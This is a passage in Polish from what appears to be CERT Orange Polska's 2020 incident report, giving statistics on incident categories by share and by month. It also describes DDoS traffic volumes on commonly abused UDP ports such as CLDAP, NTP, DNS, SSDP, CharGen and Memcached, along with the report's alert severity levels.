
Rozkład procentowy kategorii incydentów obsługiwanych przez CERT Orange Polska w 2020 roku i porównanie z rokiem 2019



Wśród obsługiwanych incydentów, największą grupę stanowiły te z klasy gromadzenie informacji (34,8 proc.). W porównaniu z rokiem 2019 nastąpił nieznaczny spadek - o ponad 5 pp. (40,5 proc. w 2019 r.). Na drugim miejscu znalazły się incydenty z kategorii złośliwe oprogramowanie (25 proc.) – znaczny wzrost do ubiegłego roku (11,3 proc. i trzecia pozycja w roku 2019). Kolejne miejsce to ataki na dostępność zasobów (19,7 proc.) - na poziomie zbliżonym do ubiegłego roku (20,9 proc. w 2019 r.),

incydenty z grupy obraźliwych i nielegalnych treści (11 proc.) – znaczny spadek w stosunku do poprzedniego roku o 6,8 pp., poufność i integralność informacji (3,9 proc.) – podobnie jak w ubiegłym roku, próby włamań (3,3 proc.) - podobnie jak w ubiegłym roku, oszustwa sieciowe (2 proc.) - podobnie jak w ubiegłym roku. Poniżej 1 proc. zaklasyfikowano włamania sieciowe. Inne, nieobjęte wspomnianymi kategoriami, stanowiły nieznaczny odsetek obsługiwanych incydentów.

Rozkład miesięczny incydentów w 2020 r. z podziałem na kategorie



Rozkład w czasie występowania incydentów w 2020 r. nie jest regularny. Przede wszystkim można zauważyć znaczny wzrost liczby obsługiwanych incydentów w maju oraz czerwcu. Wzrost ten spowodowany był zwiększoną liczbą przypadków kampanii phishingowych i złośliwego oprogramowania, związanych z fałszywymi fakturami, podszywającymi się pod różne firmy (w tym pod Orange).

Gromadzenie informacji

Incydenty z kategorii „gromadzenie informacji” stanowiły najliczniejszą grupą obsługiwanych w 2020 r. (34,8 proc. wszystkich). Na grupę tych incydentów składają się przede wszystkim przypadki phishingu oraz skanowania portów. Tego typu zagrożenia to w większości przypadków istotny element bardziej zaawansowanych ataków, mających na celu kradzież informacji czy oszustw finansowych. Na przestrzeni roku najwięcej przypadków w tej kategorii wystąpiło w styczniu oraz październiku.

Złośliwe oprogramowanie

Na klasę incydentów „złośliwe oprogramowanie” składają się przede wszystkim przypadki infekcji (m. in. infekcji złośliwym oprogramowaniem typu ransomware, trojan), dystrybucji złośliwego oprogramowania (w tym m. in. złośliwe oprogramowanie w załączniku wiadomości, hostowanie złośliwych stron czy hostowania serwerów Command&Control (C&C) kontrolujących zdalnie sieć zainfekowanych komputerów. Incydentów o takiej charakterystyce było 25 proc. wszystkich obsługiwanych w roku 2020, zaś najwięcej przypadków w tej kategorii wystąpiło w maju oraz czerwcu. Spowodowane było to zwiększoną liczbą kampanii złośliwego oprogramowania (złośliwe oprogramowanie jako załącznik bądź link prowadzący do złośliwego URL), związanych z fałszywymi fakturami. W praktyce w większości analizowanych incydentów, cyberprzestępcy zamierzony cel osiągnęli przy użyciu złośliwego oprogramowania, dlatego temu zagrożeniu poświęcona jest odrębna część raportu.

Dostępność zasobów

Na klasę incydentów „dostępność zasobów” składają się przede wszystkim przypadki ataków typu Distributed Denial of Service (DDoS). Incydentów o takiej charakterystyce było 19,7 proc. w roku 2020, zaś na przestrzeni roku najwięcej incydentów w tej kategorii obsługiwano w kwietniu, a najmniej w styczniu. Incydenty te, podobnie jak złośliwe oprogramowanie, mogą być szczególnym zagrożeniem i powodować istotne straty, dlatego poświęciliśmy im odrębną część raportu.

Obraźliwe i nielegalne treści

Na grupę incydentów określanych jako „obraźliwe i nielegalne treści” składają się przede wszystkim przypadki dotyczące rozsyłania spamu. Inne typy incydentów w tej grupie to m. in. przypadki dotyczące naruszeń praw autorskich (np. piractwo) oraz rozpowszechniania treści zabronionych prawem

(np. treści rasistowskie, pornografia dziecięca czy chwalebne przemocy). Na przestrzeni roku 2020 szczególne nasilenie incydentów w tej kategorii można było zaobserwować w październiku, zaś najmniejsze w maju.

Poufność i integralność informacji

Na tę klasę składają się przypadki nieautoryzowanego dostępu do informacji oraz zmiany lub usunięcia zbiorów informacji. W 2020 r. odnotowano 3,9 proc. tego typu przypadków. Jednak takie incydenty mają duży ciężar gatunkowy. W praktyce oznaczają poważne problemy związane z wyciekiem informacji lub innymi konsekwencjami nieautoryzowanego dostępu do nich. Na przestrzeni roku najwięcej incydentów w tej kategorii obsługiwano w marcu, a najmniej we wrześniu.

Próby włamań

W kategorii „próby włamań” ujęto głównie przypadki usiłowania przełamania zabezpieczeń przez wykorzystanie podatności systemów, jego komponentów lub całych sieci oraz prób logowania do usług lub systemów dostępowych (zgadywania haseł), mające na celu uzyskanie dostępu do systemu czy przejęcia nad nim kontroli. Incydentów o takiej charakterystyce było 3,3 proc. w roku 2020, zaś na przestrzeni roku najwięcej incydentów w tej kategorii obsługiwano we wrześniu.

Oszustwa sieciowe

W kategorii „oszustwa sieciowe” zostały zawarte głównie przypadki nieautoryzowanego użycia zasobów i nielegalnego używania nazwy innego podmiotu bez jego zezwolenia. Przypadki te stanowiły 2 proc. wszystkich incydentów, najwięcej przypadków w tej kategorii na przestrzeni roku wystąpiło w styczniu oraz listopadzie. Przypadki te dotyczyły głównie ataków podszywania się pod znane marki i instytucje w kampaniach złośliwego oprogramowania oraz phishingowych.

Włamania sieciowe

Na tę klasę incydentów składają się ich typy tożsame z klasą „próby włamań” jednak zakończone pozytywnym efektem z perspektywy atakującego. Incydentów o takiej charakterystyce było 0,2 proc. w roku 2020.

Inne

Incydenty niesklasyfikowane w poprzednich kategoriach stanowiły nieznaczny odsetek wszystkich przypadków. Nie można określić żadnego dominującego rodzaju wśród tych incydentów.

Ataki DDoS na usługi oraz infrastrukturę zaobserwowane w sieci Orange Polska

W niniejszym rozdziale przedstawiamy skalę oraz typy wolumetrycznych ataków DDoS identyfikowanych na analizowanych łączach Orange Polska. Analizy dotyczą przede wszystkim rodzajów wykrywanych ataków DDoS, ich siły, czasu trwania oraz porównań z ubiegłym rokiem.

Ataki odmowy dostępu do usługi (Distributed Denial of Service – DDoS) to jedne z najprostszych i najbardziej popularnych ataków na sieć lub system komputerowy a zarazem jedne z bardziej niebezpiecznych i groźnych w skutkach. Ich głównym celem jest utrudnienie bądź uniemożliwienie korzystania z oferowanych przez zaatakowany system usług sieciowych i w efekcie paraliż infrastruktury ofiary poprzez masowe wysyłanie zapytań do zaatakowanej usługi.

Charakterystyka ataków DDoS w sieci Orange Polska

Poniżej przedstawiamy charakterystyki ruchu dla najczęściej wykorzystywanych w atakach DDoS portów protokołu UDP na analizowanych łączach Orange Polska. Dane podawane na wykresach są uśrednione.

Port 389 jest wykorzystywany przez usługę CLDAP (Connectless Lightweight Directory Access Protocol) służącej do korzystania z usług katalogowych. Na analizowanym łączu Orange Polska, największy ruch na tym porcie (powyżej 120 Gbps) zaobserwowano w styczniu.


Największa odnotowana wartość natężenia ruchu w szczycie ataku to ok:

302.9 Gbps.

Średnia szczytowa wielkość ataku: niespełna


4 Gbps.

Charakterystyka ruchu na porcie 389 na analizowanym łączu Orange Polska




Port 123 jest używany przez usługę NTP (Network Time Protocol) służącej synchronizacji czasu w systemach teleinformatycznych i telekomunikacyjnych. Największy ruch na tym porcie zaobserwowano w kwietniu (powyżej 160 Gbps).

Charakterystyka ruchu na porcie 123 na analizowanym łączu Orange Polska




Port 53 używany przez usługę DNS (Domain Name System), odpowiedzialnej za wzajemną translację nazw domenowych i adresów IP. Największy ruch na tym porcie został zidentyfikowany w sierpniu, we wrześniu oraz grudniu (ponad 80 Gbps).

Charakterystyka ruchu na porcie 53 na analizowanym łączu Orange Polska




Port 1900 jest używany przez protokół SSDP (Simple Service Discovery Protocol), który służy do wykrywania urządzeń UPnP (Universal Plug and Play), np. klawiatury, drukarek czy routerów. Największy ruch na tym porcie zaobserwowano w marcu oraz listopadzie (ponad 5 Gbps).

Charakterystyka ruchu na porcie 1900 na analizowanym łączu Orange Polska




Port 19, używany przez protokół CharGen (Character Generator Protocol), który służy generowaniu znaków w celach testowych. Największy ruch na tym porcie zaobserwowano w czerwcu (niemal 14 Gbps).

Charakterystyka ruchu na porcie 19 na analizowanym łączu Orange Polska



Port 11211 jest używany przez usługę Memcached (system buforowania pamięci podręcznej) służącej do zwiększenia szybkości działania np. baz danych czy aplikacji internetowych. Największy ruch na tym porcie zaobserwowano w sierpniu (ponad 100 Gbps).


Charakterystyka ruchu na porcie 11211 na analizowanym łączu Orange Polska



Rodzaje ataków DDoS w sieci Orange Polska


Klasyfikacja ataków DDoS używana przez CERT Orange Polska opiera się na trzech kategoriach o różnym poziomie krytyczności. Ten aspekt jest zależny od wolumenu ruchu oraz czasu trwania anomalii. Alert wysoki najczęściej ma istotny wpływ na dostępność usług, zaś te o poziomach średnim i niskim ograniczają je jedynie w specyficznych warunkach.

Rozkład alertów DDoS w podziale na poziom krytyczności

